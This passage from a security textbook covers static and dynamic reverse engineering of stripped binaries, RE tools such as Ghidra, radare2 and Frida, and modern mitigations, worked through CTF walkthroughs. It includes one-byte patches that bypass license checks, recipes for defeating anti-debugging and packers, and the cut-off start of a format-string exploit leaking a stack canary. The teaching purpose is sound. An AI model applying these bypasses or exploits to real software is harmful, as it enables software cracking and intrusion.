Record both timings in `notes.md`: the numbers teach the tool selection better than any rule of thumb.

Defender's Perspective

This is what industrial vulnerability discovery looks like: OSS-Fuzz runs continuous coverage-guided fuzzing with sanitizers over critical open source — the reason a class of C parsing bugs has quietly vanished from major projects. If you ship C, harness your parsers and wire them into fuzzing CI; `libFuzzer` targets are an afternoon of work and years of returns (chapter 29 makes this a checklist item).

Chapter Summary

Coverage-guided fuzzing evolves a corpus toward new code and surfaces crashes at scale — sanitizers make those crashes diagnosable. Symbolic execution turns reachability into constraint solving — ideal for guarded paths, doomed by path explosion. Hybrid pipelines (AFL++ corpus + angr for stuck predicates) get both. Harnesses, sanitizers, and continuous fuzzing are the defender's side of the same coin.

Exercises

1. Fuzz `intcheck` (chapter 20) with an ASAN build; how long to first crash? Triages as which bug class?
2. Write an angr script solving a two-stage check (length, then hash); then break the hash by hand and compare times.
3. Build the hybrid pipeline for `checksum-gate`; log which branch angr unblocked and what AFL++ found behind it.
4. Harness a real-world parser (e.g. a JSON or image library) with libFuzzer + ASAN; run 1 core-hour and triage anything it finds.

Part VII

Reverse Engineering in Depth

CHAPTER 25

Reverse Engineering I: Static Analysis

No symbols? The binary still speaks — in addresses.

— course motto

Learning Objectives

- Recover structure from stripped binaries: entry, `main`, functions, boundaries.
- Identify library functions by signature (`FLIRT`-style reasoning) and by constant fingerprinting.
- Read compiler idioms (string switches, structs, vtables) in decompiled output.
- Produce an annotated recon of a stripped CTF target.

chapter 7 taught the tools against friendly binaries. This chapter removes the handrails: no symbols, no debug info, maybe a compiler you do not recognise. The method is the same; the evidence is thinner and the discipline matters more.

25.1 Finding your bearings in a stripped binary

```
$ file stripped-chal
stripped-chal: ELF 64-bit LSB pie executable, ..., stripped
$ objdump -d stripped-chal | grep '<.*>:' | head     # only stubs remain
Disassembly of section .init:
```

25.1.1 The entry chain

Every glibc binary starts the same way, which is the way in:

```
_start:
  xor  ebp, ebp
  mov  r9, rdx
  pop  rsi                ; argc
  mov  rdx, rsp           ; argv
  and  rsp, -16
  push rax
  push rsp
  lea  r8,  [__libc_csu_fini]
  lea  rcx, [__libc_csu_init]
  lea  rdi, [main]        ; <-- main's address, handed to libc
  call __libc_start_main
```

Key Idea

`_start` loads `rdi` with `main` before calling `__libc_start_main`. In any stripped glibc binary, the `lea rdi, [rip+X]` near `_start` *is* `main`. Rename it in the decompiler; the world gains structure.

25.1.2 Function boundaries

Without symbols, functions start where they start — find them by:

- **`call` targets**: every `call 0x...` inside the binary's text is a function entry. Collect them; they are your function list.
- **Prologues**: `push rbp; mov rbp, rsp` (or `endbr64; push rbp`) patterns; decompilers do this automatically — verify with `afl` in r2 or Ghidra's function list.
- **Padding**: functions align to 16 bytes; runs of `cc`/`90` bytes delimit them.

25.2 Identifying library code

Three layers of recognition, fastest first:

1. **Imports**: `printf@plt` etc. are named already (chapter 4) — anything called *through the PLT* is library code; skip it.
2. **Static-linked library code**: fingerprinted. Ghidra/IDA apply signature libraries (FLIRT) automatically; when they miss, grep the distinctive constants: `0x67452301` screams MD5/SHA context, `0x9e3779b9` TEA/XXTEA, `0xEDB88320` CRC32 table, `0x61C88647` timing values.
3. **Everything else**: candidate target logic. Prioritise functions that (a) take `argv[1]`/`stdin`, (b) are called from `main`, (c) contain comparisons against constants.

```
$ strings -a stripped-chal | grep -iE 'correct|wrong|flag|key'
Correct!  /  Wrong.                    <- the branch worth reversing
```

25.3 Reading compiler idioms

Real decompilation is full of compiler artefacts. The five you must read fluently:

Idiom	What it really is
`switch` with jump table	index-checked dispatch — the OOB-index bug class of chapter 19; check the bounds compare
`x = (a < b) ? a : b` → `cmp; cmov`	branchless min; `cmov` hides the condition from naive reading
String length → `and rsp, -16` alignment noise	stack alignment, not logic
struct access → `mov rax, [rdi+0x18]`	field at offset 0x18 — *re-type the pointer* in the decompiler and it reads like C
vtable call → `mov rax,[rdi]; call [rax+0x20]`	C++ virtual dispatch — the offset *is* the slot index

25.3.1 Re-typing: the superpower

The single highest-leverage Ghidra move (chapter 7), now with teeth:

```
/* before: */
undefined8 process(long param_1) {
  if (*(int *)(param_1 + 0x10) < 100) { ... *(char *)(param_1 + *(int *)(param_1 + 0x10)) = c; }
/* after re-typing param_1 as struct msg { long id; long tag; int len; char body[]; }: */
if (msg->len < 100) { msg->body[msg->len] = c; }
```

Same code; the second reads as an audit target. **Recovery of structure is half of static RE.**

25.4 CTF Challenge: the vault of Theseus

CTF Challenge: theseus (350 points)

Stripped, statically linked (no PLT!), PIE. Prompts for a key, prints "Wrong." No other strings. The flag check is internal — recover the algorithm statically and compute the key.

Walkthrough

Workflow, annotated:

1. `file` says static+stripped: thousands of functions, no imports. Find `main` differently: entry → `__libc_start_main` is *inside* the binary; follow `rdi` at the call site (same idiom).
2. From `main`, the check function is the one whose result feeds the "Wrong." branch (follow the string reference back: Ghidra `Show References to`).
3. The check hashes 16 input bytes with a table containing `0xEDB88320` — CRC32 (constant fingerprint). Then compares against `0x12345678`.
4. Compute instead of reverse: `z3` or brute force per nibble — CRC is linear, invertible to any desired checksum:

```
import zlib, itertools, struct
target = 0x12345678
for tail in itertools.product(range(256), repeat=4):
    key = b'A'*12 + bytes(tail)
    if zlib.crc32(key) == target:
        print(key); break
```

The general lesson: *static RE aims to understand, but wins by reducing work* — recognize the primitive (CRC), then let a solver invert it. Reading less is a technique.

Defender's Perspective

Strip for size, not secrecy: symbols carry no algorithmic secret, and attackers reconstruct structure in minutes (this chapter). If IP protection is the goal, obfuscation/VMing has a real cost-benefit debate (chapter 26); if security is the goal, spend the effort on hardening and fuzzing instead — an attacker only needs the bug, not the comment style.

Chapter Summary

Stripped binaries surrender structure if you ask: `main` from the entry's `lea rdi`, functions from `call` targets, library code from PLT imports and constant fingerprints, meaning from re-typing decompiler structs. Read the five compiler idioms; prefer inverting primitives (solvers) over fully reversing them. Stripping raises effort, not walls.

Exercises

1. Strip chapter 5's `agent`; recover `main`, `approved`, and the `strcmp` call; annotate in Ghidra and export the renamed decompilation.
2. Fingerprint three constants in your libc (`SHA256`'s, CRC32's, Mersenne Twister's) and find one use of each in `/usr/bin`.
3. Re-type a real struct: decompile a function taking a `FILE*` and label five fields by behaviour.
4. Solve `theseus` with angr instead of the CRC inversion; compare and record both times.

CHAPTER 26

Reverse Engineering II: Dynamic Analysis, Patching, Anti-Analysis

Run it, watch it, then rewrite its rules.

— course motto

Learning Objectives

- Use `strace`/`ltrace` to understand behaviour without disassembly.
- Patch binaries: flip branches, force unconditional wins, neutralise anti-debug.
- Defeat common anti-analysis tricks: `ptrace` self-checks, timing checks, UPX-style packing.
- Combine static and dynamic evidence into a complete model of an unknown binary.

Static analysis tells you what *could* happen. Dynamic analysis shows what *does* — and patching changes the rules outright. For CTF "rev" challenges ("make it print the flag") these are usually faster than full understanding; for exploitation they confirm offsets and defeat anti-debug gates.

26.1 strace and ltrace: behaviour in one line each

```
$ strace -f -e trace=openat,read,write ./chal
openat(AT_FDCWD, "license.dat", O_RDONLY) = 3
read(3, "\x00\x11\x22...", 32)          = 32
write(1, "Invalid license\n", 16)         = 16

$ ltrace ./chal
fopen("license.dat", "rb")                      = 0x55...
sha256_update(0x7ffd..., 32, 0x55...)           = 0
memcmp("\x21\x4f...", "\x99\xaa...", 32)        = -1    <- the verdict
puts("Invalid license")                         = 16
```

`ltrace`'s `memcmp` line just answered the question that would have cost an hour statically: the binary compares a hash against embedded bytes. **Reach for traces before disassembly** — they are one command against an hour of reading.

Pwn Tip

`ltrace -i` adds addresses; `strace -k` adds stack traces per syscall; both save the "which call site was this" round-trip. For syscalls with large buffers: `strace -s 4096 -e read`.

26.2 Patching: rewrite the rules

26.2.1 The branch flip

The license check from chapter 7 ends in `test eax,eax; jne invalid`. Flip `jne` (byte `75`) to `je` (byte `74`) — one byte:

```
$ objdump -d chal | grep -A2 'test.*eax'
  4011f7: 85 c0             test eax, eax
  4011f9: 75 0d             jne 401208 <...>     <- patch 75 -> 74
$ printf '\x74' | dd of=chal bs=1 seek=$((0x4011f9+1)) conv=notrunc
$ ./chal ANYTHING
Licensed.
```

In Ghidra: right-click the instruction → `Patch Instruction`; then `File → Export Program`. The mental model: *the comparison is not the gate; the jump is*. Never fight the check you can walk around.

26.2.2 Forcing the win call

The other universal patch: in `main`'s prologue, `call win` — five bytes, anywhere the flow is certain:

```
main:
  endbr64
  push rbp
  mov  rbp, rsp
  call win            ; patched in: e8 <rel32>   (5 bytes)
```

Compute `rel32 = win - (addr_after_call)`; in the CTF context this is how "just get the flag" challenges die without any understanding of the key check at all.

26.3 Anti-analysis and its defeat

Trick	Defeat
`ptrace(PTRACE_TRACEME)` self-check	patch the branch, or `LD_PRELOAD` a `ptrace` stub returning 0, or attach after the check
`getenv("LD_PRELOAD")` detection	patch; or run under gdb's `set exec-wrapper env -u LD_PRELOAD`
Timing checks (`clock_gettime` deltas)	LD_PRELOAD time stubs returning constants; or patch the comparison
SIGTRAP self-debugging (`int3` + handler)	patch the handler install or the `int3` bytes to `nop`
Byte-checksumming own `.text`	patch consistently, or recompute/patch the checksum site; or dynamic-only analysis
UPX and other packers	`upx -d`; generic packers: dump from memory after unpacking (`gdb`: break after unpack loop, dump maps region), rebuild ELF headers with tools (`packed → unpacked`)




Figure 26.1: Unpacking by observation: let the binary unpack itself, then dump what it built.

Dumping lab: from packed bytes to analyzable ELF

Full command sequence for the generic-packer case (the UPX-equivalent of fig. 26.1):

```
# 1. run under gdb, stop once the stub has finished unpacking
gdb -q ./packed -ex 'catch syscall write' -ex run -ex c
#    (the second write burst usually precedes the transfer)

# 2. find the unpacked region
pwndbg> vmmap                       # an rwx/r-x region appeared: 0x4a0000...
pwndbg> x/8gx 0x4a0000              # ELF magic 7f 45 4c 46 present?

# 3. dump it
pwndbg> dump binary memory unpacked.bin 0x4a0000 0x520000

# 4. load in Ghidra with base address 0x4a0000 (File > Import >
#    Language > set image base); stub-resolve a few imports by hand
```

Expect imperfection — rebuilt imports, wrong entry point — and fix by pointing Ghidra at the OEP you observed and defining functions manually. A *rough* unpacked image beats a perfect packed one: analysis needs the algorithm, not the loader's blessing.

26.4 The combined method

Professional RE alternates lenses. The loop, concretely:

1. **Trace** (`ltrace`/`strace`): the behaviour skeleton — files, hashes, compares.
2. **Static** (chapter 25): the algorithm around the interesting compare; re-type the structs.
3. **Dynamic** (gdb): verify one concrete run — inputs, register values at the verdict, lengths.
4. **Patch or exploit**: branch flip for rev-flags; offset extraction for pwn (chapter 11).
5. **Repeat** at the next unknown — each pass sharpens the model.

26.5 CTF Challenge: trapdoor

CTF Challenge: trapdoor (400 points)

`trapdoor` is stripped, packed (generic, not UPX), self-checks with `ptrace(TRACEME)` and a `.text` checksum, and asks for a serial. Get it to print the flag — by any honest means.

Walkthrough

Layered, in order of cost:

1. `upx -d` fails (generic packer) ⇒ run under gdb, break on the second `mmap`/`write` burst (the unpack transfer), dump the unpacked region (`dump memory`), and open the dump in Ghidra with manual base address.
2. The unpacked code `ptrace(TRACEME)`s: patch the conditional after its return (or preload a `ptrace` returning 0) — note the checksum implication: patch *after* the checksum runs, or patch the checksum site too.
3. The serial check is `sha256(serial) == const`: branch flip on the verdict — but the flag is *decrypted with the serial*, so patching yields garbage. The right patch: force the compare to accept, then let `ltrace` capture the decrypt key from the `sha256_update` call — or simply solve the SHA (Exercise 3).

The meta-lesson: anti-analysis is *ordered* — each layer costs attention, and the cheapest honest path is found by tracing before patching, patching before solving, and solving only what must be solved.

Defender's Perspective

Patching is also a defender's tool: emergency mitigation of unfixable shipped binaries (one-byte branch flips have shipped in hotfixes), and the basis of binary hardening passes. The same Ghidra patch dialog serves both sides — which is exactly why release builds deserve the audit of chapter 29 before someone else patches them first.

Chapter Summary

Traces first (`ltrace`/`strace` answer "what happens" in one line), then static for structure, then dynamic for ground truth. Patching — branch flips, forced `call win` — rewrites behaviour without understanding it; anti-analysis (ptrace checks, timing, packers) falls to preloads, patch ordering, and memory dumps. Alternate the lenses; solve only what must be solved.

Exercises

1. Take chapter 7's license binary; produce the flag three ways (branch flip, forced `call win`, key recovery) and record the effort each took.
2. Write the `LD_PRELOAD` `ptrace` stub; verify it defeats a TRACEME check without patching a byte.
3. Unpack a UPX binary by hand (gdb dump at OEP) and get it loading in Ghidra with imports resolved.
4. Add a `.text` checksum to your own lab binary; then bypass your own protection two ways. Which was cheaper, and what does that say about anti-tamper economics?

CHAPTER 27

The Modern RE Arsenal: Ghidra, IDA, radare2, pwndbg, GEF

Tools do not make the analyst. They make the analyst ten times faster at being right.

— course motto

Learning Objectives

- Choose between Ghidra, IDA/Hex-Rays, Binary Ninja, and radare2/rizin for a given task — and justify the choice.
- Script every one of them: Ghidra headless, IDAPython, r2pipe, Binary Ninja API.
- Exploit-side RE: drive pwndbg and GEF past the basics and script gdb's Python API.
- Instrument a live process with Frida; know when dynamic beats static.
- Use AI-assisted decompilation with the verification discipline it demands.

chapters 7, 25 and 26 taught the *method* with a minimum of tooling. This chapter is the arsenal tour: the current generation of tools, the scripting layer that turns them from viewers into factories, and the workflows professionals actually run. Every technique here serves the same loop you know: recon → structure → verify → name → understand.

27.1 The 2026 landscape, in one table

Tool	License	Killer strength	Scripting
Ghidra	free, open source (NSA)	best free decompiler; headless bulk analysis; version tracking	Java + Python (PyGhidra), headless CLI
IDA Pro + Hex-Rays	commercial (free tier)	the industry standard; maturest decompiler; FLIRT/Lumina signatures	IDAPython (full API)
Binary Ninja	commercial	fastest UI; superb IR (BNIL) for programmatic analysis	Python/C++/Rust API
radare2 / rizin	free, open source	CLI speed; scripting-first; tiny footprint	`r2pipe` (any language)
Cutter	free (rizin GUI)	approachable rizin GUI with decompiler	rizin plugins
pwndbg / GEF	free	exploit-development gdb views	gdb Python API

Tool	License	Killer strength	Scripting
Frida	free	live instrumentation without a debugger	JS/Python agent API
angr	free	symbolic/auto analysis; unreachable-code discovery	Python

Key Idea

License realism for a student: **Ghidra + radare2 + pwndbg** is a complete free arsenal; IDA's free tier and Binary Ninja's student license are worth having for the decompiler quality gap on optimised code. Learn the *concepts* once — they transfer across all of them.

27.2 Ghidra, properly

27.2.1 The workflow that pays

Beyond the chapter 7 basics (import, rename, re-type), the habits that separate users from analysts:

1. **Re-type first, read second**: every `undefined8` argument is a question you have not answered. Define structs in the Data Type Manager, then `Ctrl+L` arguments — the decompiler re-emits the function correctly.
2. **Annotate as you learn**: comments (`;` key), bookmarks on the verdict branches, color the calls you have audited. A Ghidra database is a lab notebook.
3. **Function IDs / repeated analysis**: when the same library reappears across targets, save signatures — Ghidra's `Function ID` archives are the open-source FLIRT.
4. **Version tracking**: import two builds of the same binary and let Ghidra diff them — the fastest way to answer "what did this patch change?" (the chapter 33 skill, industrialized).

27.2.2 Headless analysis: ten binaries before lunch

Ghidra's superpower is *bulk*: the same analysis you drive in the GUI, scripted over a directory:

```
$ analyzeHeadless /tmp/repo proj -import ./firmware_dir \
    -postScript list_interesting.java -scriptPath ./scripts \
    -deleteProject
```

```java
// scripts/list_interesting.java --- Ghidra script (Java, runs in GUI too)
import ghidra.app.script.GhidraScript;
import ghidra.program.model.listing.*;

public class list_interesting extends GhidraScript {
    public void run() throws Exception {
        FunctionIterator f = currentProgram.getFunctionManager().getFunctions(true);
        while (f.hasNext()) {
            Function fn = f.next();
            // heuristic: functions calling system/exec-family imports
            for (Function callee : fn.getCalledFunctions(null)) {
                if (callee.getName().matches(".*(system|exec|popen).*")) {
                    println(fn.getName() + " @ " + fn.getEntryPoint() +
                            " -> " + callee.getName());
                }
            }
        }
    }
}
```

```python
# the same job in PyGhidra (Python scripting, no GUI):
import pyghidra
with pyghidra.open_program("./chall", project_location="/tmp/repo") as flat:
    program = flat.getCurrentProgram()
    fm = program.getFunctionManager()
    for fn in fm.getFunctions(True):
        calls = [c.getName() for c in fn.getCalledFunctions(None)]
        if any("system" in c for c in calls):
            print(hex(fn.getEntryPoint().getOffset()), fn.getName(), calls)
```

Pwn Tip

Headless + a one-page script replaces an afternoon of clicking. The professional pattern: run a triage script over every challenge binary *before* the event, rank by interesting-call heuristics, then open only the top three in the GUI.

27.3 IDA Pro and Hex-Rays

IDA remains the reference for a reason: the Hex-Rays decompiler output on optimised C++ is still the best first reading, and the ecosystem (IDAPython plugins, FLIRT signatures for thousands of libraries, Lumina crowd-sourced function names) is unmatched.

```python
# IDAPython: the same triage, inside IDA (IDBPython console or script file)
import idautils, idc, idaapi

for f in idautils.Functions():
    name = idc.get_func_name(f)
    for xref in idautils.CodeRefsTo(f, 0):
        pass  # callers
    # rename the anonymous: heuristic on string references
    if idc.get_func_attr(f, idc.FUNCATTR_SIZE) == 0:
        continue

# the classic: rename all "sub_" wrappers that call system
import ida_xref
for f in idautils.Functions():
    if idc.get_func_name(f).startswith("sub_"):
        for ref in idautils.FuncItems(f):
            for xr in idautils.XrefsFrom(ref, 0):
                t = idc.get_name(xr.to)
                if t and ("system" in t or "popen" in t):
                    idc.set_name(f, "wraps_" + t, idc.SN_CHECK)
```

Fluency checklist (do these once each): apply a FLIRT signature set and watch library noise vanish; run Lumina; generate a LUMINA-backed struct; produce a decompilation diff between two builds with BinDiff-class tools (commercial) or Ghidra's version tracking (free).

Warning

IDA's database (`.i64`) is the analysis — back it up, and never trust auto-analysis blindly on packed or obfuscated code: run the unpack (chapter 26) *before* importing, or let IDA's debugger load the unpacked image and take a snapshot.

27.4 radare2, rizin, and Cutter: the scripting shell

r2's philosophy: analysis as composable commands in a scriptable shell. The ten commands that do 90 % of daily work:

```
$ r2 -A chall            # analyze all
[0x00401169]> afl~sym   # list functions, filter
[0x00401169]> s main; pdf          # seek + print function disassembly
[0x00401169]> axt @ str.Wrong      # cross-references TO a string
[0x00401169]> izz~flag             # search strings everywhere
[0x00401169]> agCd                 # call graph
[0x00401169]> VV                   # visual graph mode
[0x00401169]> wtf?                 # (r2 humor: help system)
```

```python
# r2pipe: r2 as a Python library --- the automation winner
import r2pipe
r2 = r2pipe.open("./chall")
r2.cmd("aaa")
for fn in r2.cmdj("aflj"):              # JSON everywhere
    if fn["size"] > 0x200:
        print(hex(fn["offset"]), fn["name"], fn["size"])
print(r2.cmdj("izj"))                   # strings with addresses
```

rizin is the community fork with a cleaner codebase; **Cutter** is its GUI (and embeds the Ghidra decompiler via `rz-ghidra`) — the friendliest entry point if the CLI feels steep. The trio's niche: *quick questions on many binaries* (`for f in *.so; do r2 -q -c "aaa; aflj" $f; done`) and scriptable batch triage where Ghidra's JVM startup cost is too heavy.

27.5 pwndbg vs GEF: choosing your gdb skin

Both extend gdb for exploit work; both are Python; both are maintained. What you actually feel day to day:

Concern	pwndbg	GEF
Context view	registers/stack/code panels, color-tuned	similar, single-panel aesthetic
Heap analysis	deep: `vis_heap_chunks`, tcache/fastbin inspection, arena views	good: `heap-analysis-helper` catches UAF/double-free live
Format strings	`fmtstr-helper` highlights `pattern` helpers, `format-string-helper`	
Offsets	`cyclic`, `retaddr`, `probeleak`	`pattern create/offset`
Kernel	pwndbg has kernel mode	GEF has `gef-remote`
Ecosystem	pwntools-native pairing	self-contained, one-file setup

Key Idea

Pick one and learn it to the bones — the skills transfer in an afternoon. This book's examples use pwndbg's command names; every GEF user has a one-to-one mental map (and gdb's native commands always work under both).

27.5.1 Scripting gdb itself

The real superpower is neither skin: it is gdb's Python API:

```
# .gdbinit script: auto-dump the frame's canary position on every stop
class CanaryWatch(gdb.Command):
    def __init__(self):
        super().__init__("canarywatch", gdb.COMMAND_USER)
    def invoke(self, arg, from_tty):
        inf = gdb.selected_inferior()
        rbp = int(gdb.parse_and_eval("$rbp"))
        canary = inf.read_memory(rbp - 8, 8).tobytes()
        print(f"canary @ {rbp-8:#x}: {canary.hex()}")

CanaryWatch()
```

```
# and the pwntools side: gdb.debug with a scripted session (ch6, grown up)
io = gdb.debug('./chall', gdbscript='''
break *0x4011c2 if $rdi > 0x100
canarywatch
continue
''')
```

27.6 Frida: instrumentation without the debugger

When a debugger is too heavy (anti-debug, huge processes, mobile), Frida injects a JavaScript agent into the *live* process and lets you hook anything:

```
// agent.js --- trace every strcmp and log both arguments
Interceptor.attach(Module.getExportByName(null, "strcmp"), {
    onEnter(args) {
        console.log("strcmp:",
            Memory.readCString(args[0]), "|",
            Memory.readCString(args[1]));
    },
    onLeave(ret) { console.log("  ->", ret.toInt32()); }
});
```

```
$ frida -f ./chall -l agent.js --no-pause     # spawn + instrument
strcmp: user_input | S3cr3t_K3y
  -> 1
```

Why it earns its place: it dodges `ptrace`-based anti-debug (injection is not ptrace), works on Android/iOS apps (chapter 41), and attaches to already-running daemons. The defender's mirror: Frida is also how mobile security researchers *and* malware analysts trace behavior — one tool, two hats.

27.7 AI-assisted RE: the honest section

Recent tools bolt LLMs onto decompilers (Ghidra and IDA plugins that ask a model to explain or rename functions; some decompilers ship assistant panes). The discipline that makes them usable:

1. **Treat output as a hypothesis**, exactly as chapter 7 treats pseudocode: a first reading, never a verdict.
2. **Verify every claim against the disassembly** — models hallucinate register widths, miss bounds checks, and invent function names with total confidence.
3. **Use them for what they are good at**: summarizing a decompiled function's intent, suggesting a struct definition, naming conventions across many small functions.
4. **Never** let one near the verdict logic of a security assessment without the human diff.

Key Idea

AI changed the *drafting* cost of RE, not the verification cost. The verification skill is exactly this book — which is why the field still hires people who can read the assembly.

27.8 CTF Challenge: arsenal-drill

CTF Challenge: arsenal-drill (500 points, capstone)

One target (`vault-team`, a stripped menu service with a hidden command handler). Solve it three times, each time using a different tool for the *heavy lifting*: (1) Ghidra headless script to locate the hidden handler, (2) r2pipe to extract the command table, (3) Frida hook to observe the live comparison. Then pwndbg to confirm the win dynamically.

Walkthrough

The same three questions answered by three tools — that is the lesson:

1. **Ghidra headless**: the `list_interesting` script above, pointed at `vault-team`, prints `FUN_004012f0 -> strcmp` — the verdict function.
2. **r2pipe**: `axt @ 0x00402008` finds the command-table parse; `pdf @ 0x004012f0` shows the magic constant `0x1337c0de` compared against `atoi(cmd)`.
3. **Frida**: hook `atoi` live, send junk commands, read the intended one from the comparison trace — or read the constant directly from the strcmp hook.
4. **pwndbg**: `break *0x0040135c` at the call, `run` with the magic command, `ni` into the handler, `vmmap` to confirm the flag-read path.

```
# the exploit itself is a one-liner once the three tools agree:
io.sendline(b'debug 0x1337c0de')      # hidden command
log.success(io.recvline())            # flag{t00ls_ar3_l3v3rag3}
```

Score yourself: if each tool answered its question in under ten minutes, the arsenal is yours. If one felt alien, that is next week's exercise.

Defender's Perspective

Every tool in this chapter is dual-use by design: the same Ghidra headless pipeline triages malware samples for incident responders; r2 scripts audit firmware; Frida hooks detect data exfiltration in mobile apps; IDAPython automation is standard in vulnerability research teams. Fluency here is employable in both directions — which is precisely why the ethics line of chapter 1 is drawn in writing, week one.

Chapter Summary

The modern arsenal: Ghidra (free decompiler + headless bulk scripting), IDA/Hex-Rays (the reference, scripted by IDAPython), radare2/rizin/Cutter (scriptable CLI triage), Binary Ninja (IR-first), pwndbg/GEF (exploit gdb), Frida (live instrumentation), angr (automation). Tools multiply speed, not judgment: script the triage, verify in the disassembly, and treat AI assistance as a very fast intern with confident errors.

Exercises

1. Run the Ghidra headless triage script over every binary in chapter I; rank them by "interestingness" and compare with your manual recon (chapter 5) verdicts.
2. Port the `wraps_system` IDAPython rename to Ghidra Python; which API felt better for bulk work?
3. Write one r2pipe script that produces a CSV of every binary's functions cross-referencing `strcpy`.
4. Hook `system` with Frida on your lab binary and log its argument live while the exploit from chapter 15 runs.
5. Install both pwndbg and GEF in separate gdb sessions and solve one challenge in each; write the two-column mapping you wish you had had.

Part VIII

Defense and the Bigger Picture

CHAPTER 28

Modern Mitigations: The Eternal Arms Race

Every defense is a claim about what the attacker cannot do. Test the claim.

— course motto

Learning Objectives

- Assemble the full modern mitigation stack and what each layer assumes.
- Understand why layered defenses hold: the taxonomy of *where* attacks still fit.
- Survey the frontier: CFI, shadow stacks (Intel CET), MTE, safe languages.
- Read a mitigation's failure mode as a design lesson.

This chapter is where the attacker's map becomes the defender's atlas. Each defense you have bypassed in Parts III–V existed because it killed *something*; the stack is layered precisely because each layer's failure mode is covered by the next.

28.1 The stack, layered




Figure 28.1: The mitigation stack as stacked questions. An attacker must answer them all — which is why modern exploits are chains of chapters, not one trick.

Key Idea

No single defense holds; the *composition* does. Each layer converts a whole attack family from "exploit" to "prerequisite" — a leak for ASLR, a canary copy for the canary, a code-reuse primitive for NX — and the frontier layers (CFI, MTE) attack the prerequisites themselves.

28.2 The taxonomy that organizes it all

The academic framing ("SoK: Eternal War in Memory", echoed in university courses) splits the world by *what memory the attack touches*:

Attack resource	Defense family	Representative
Code addresses	randomization	ASLR, PIE
Control flow	validation	canaries, CFI, shadow stacks
Code bytes	non-executability	NX/W^X, memory sealing
Data integrity	confinement	RELRO, MTE, safe languages

Read your next target's `checksec` output through this grid: it is a map of which rows are defended and what the intended difficulty curve is.

28.3 The frontier

28.3.1 Control-Flow Integrity (CFI) and shadow stacks

CFI instruments every indirect branch (calls, jumps, returns) to verify the target against the compiler's control-flow graph. **Shadow stacks** (the returns-only special case, in Intel CET hardware since Tiger Lake) keep a parallel copy of return addresses checked at every `ret` — chapter 17's chains die at the second gadget; chapter 19's `leave`-pivots die at the mismatch. Limits: forward-edge CFI is coarse-grained in practice (any function with a matching signature is "valid"), giving attacks like COOP (object-oriented programming against vtables) room; deployment on Linux userland is still partial (glibc's `-fcf-protection` emits `endbr64` but the kernel-side IBT enforcement is evolving).

28.3.2 ARM MTE and hardware memory tagging

Memory Tagging Extension tags every 16-byte granule and pointer with a 4-bit tag; mismatching tag on access ⇒ fault. It is ASAN's guarantee at ∼nanosecond cost — UAF and cross-object overflows die loudly. The exploit-design consequence: bugs must now stay *within* one tagged object, shrinking classic heap exploitation sharply on MTE hardware.

28.3.3 Safe languages

Rust and modern C++ (`std::span`, `unique_ptr`) remove the bug *class*, not the bug instance: no dangling frees, bounds-checked slicing. The migration economics — rewrite cost vs incident cost — is the real-world defense deployment problem, and why C persists in kernels and firmware (and why fuzzing chapter 24 + sanitizers remain the C strategy).

28.4 Two OS-level designs worth knowing

OpenBSD's philosophy: remove the door

`pledge(2)` and `unveil(2)` let a process *renounce* syscall families and filesystem paths permanently. Where Linux sandboxes are configured (and therefore can be misconfigured), OpenBSD's model is irreversible self-limitation: after `pledge("stdio rpath")`, a memory-corruption exploit inherits a process that can barely do anything. The design lesson for any platform: capabilities *dropped early* beat permissions *checked late*.

systemd hardening: the pragmatic 80 %

A unit file can set `ProtectSystem=strict`, `PrivateTmp=yes`, `NoNewPrivileges=yes`, `CapabilityBoundingSet=`, `MemoryDenyWriteExecute=yes`, `SystemCallFilter=@system-service`. For long-running network daemons this is minutes of work that neutralize most post-exploitation paths — the chapter 23 checklist in declarative form, and the first thing to check when reviewing any shipped service.

28.5 Measuring your stack: a scoring exercise

Score any binary (or your whole fleet) against the taxonomy:

Row	Question	Evidence	If missing
randomization	ASLR/PIE on?	`checksec`	exploit = hardcoded
flow	canary/CFI?	symbols/headers	ret hijack lives
W^X	NX?	`GNU_STACK`	shellcode lives
integrity	full RELRO?	`BIND_NOW`	GOT overwrite lives
language	safe core?	audit	everything above is backup

28.6 Reading mitigations as design lessons

Every bypass chapter in this book ended with a defender's note; assemble them into the checklist a security reviewer actually uses:

1. **Kill the leak first.** Every modern chain begins with chapter 13 or an uninitialised read (chapter 19). `-Werror=format-security`, no pointer printing, initialised everything.
2. **Assume corruption happens.** Canaries, RELRO, sanitized library calls, `seccomp` profiles (chapter 23) bound what corruption *does*.
3. **Assume your binary is public.** Strip for size, not secrecy (chapter 25); hide nothing behind obscurity.
4. **Measure the stack you ship.** `checksec` in CI; a regression in RELRO is a ticket, not a vibe.
5. **Fuzz what parses.** (chapter 24.) Coverage + ASAN in CI is the cheapest permanent bug-finder ever built.

28.7 CTF Challenge: the gauntlet

CTF Challenge: the-gauntlet (600 points, capstone)

Every default mitigation on (canary, NX, PIE, full RELRO, glibc 2.35), a single format-string bug with *three* prints per connection, an overflow of 264 bytes into a 72-byte window, and `seccomp` allowing only `open/read/write`. Flag = read `flag.txt`.

Walkthrough

The full book, one exploit:

```python
from pwn import *
context.arch='amd64'
libc, elf = ELF('./libc.so.6'), ELF('./gauntlet')
io = process('./gauntlet')

# 1. canary + libc leak via format string (ch13/ch14/ch16)
io.sendline(b'%15$p|%21$p')
canary, libc_ret = map(lambda x: int(x,16), io.recvline().split(b'|'))
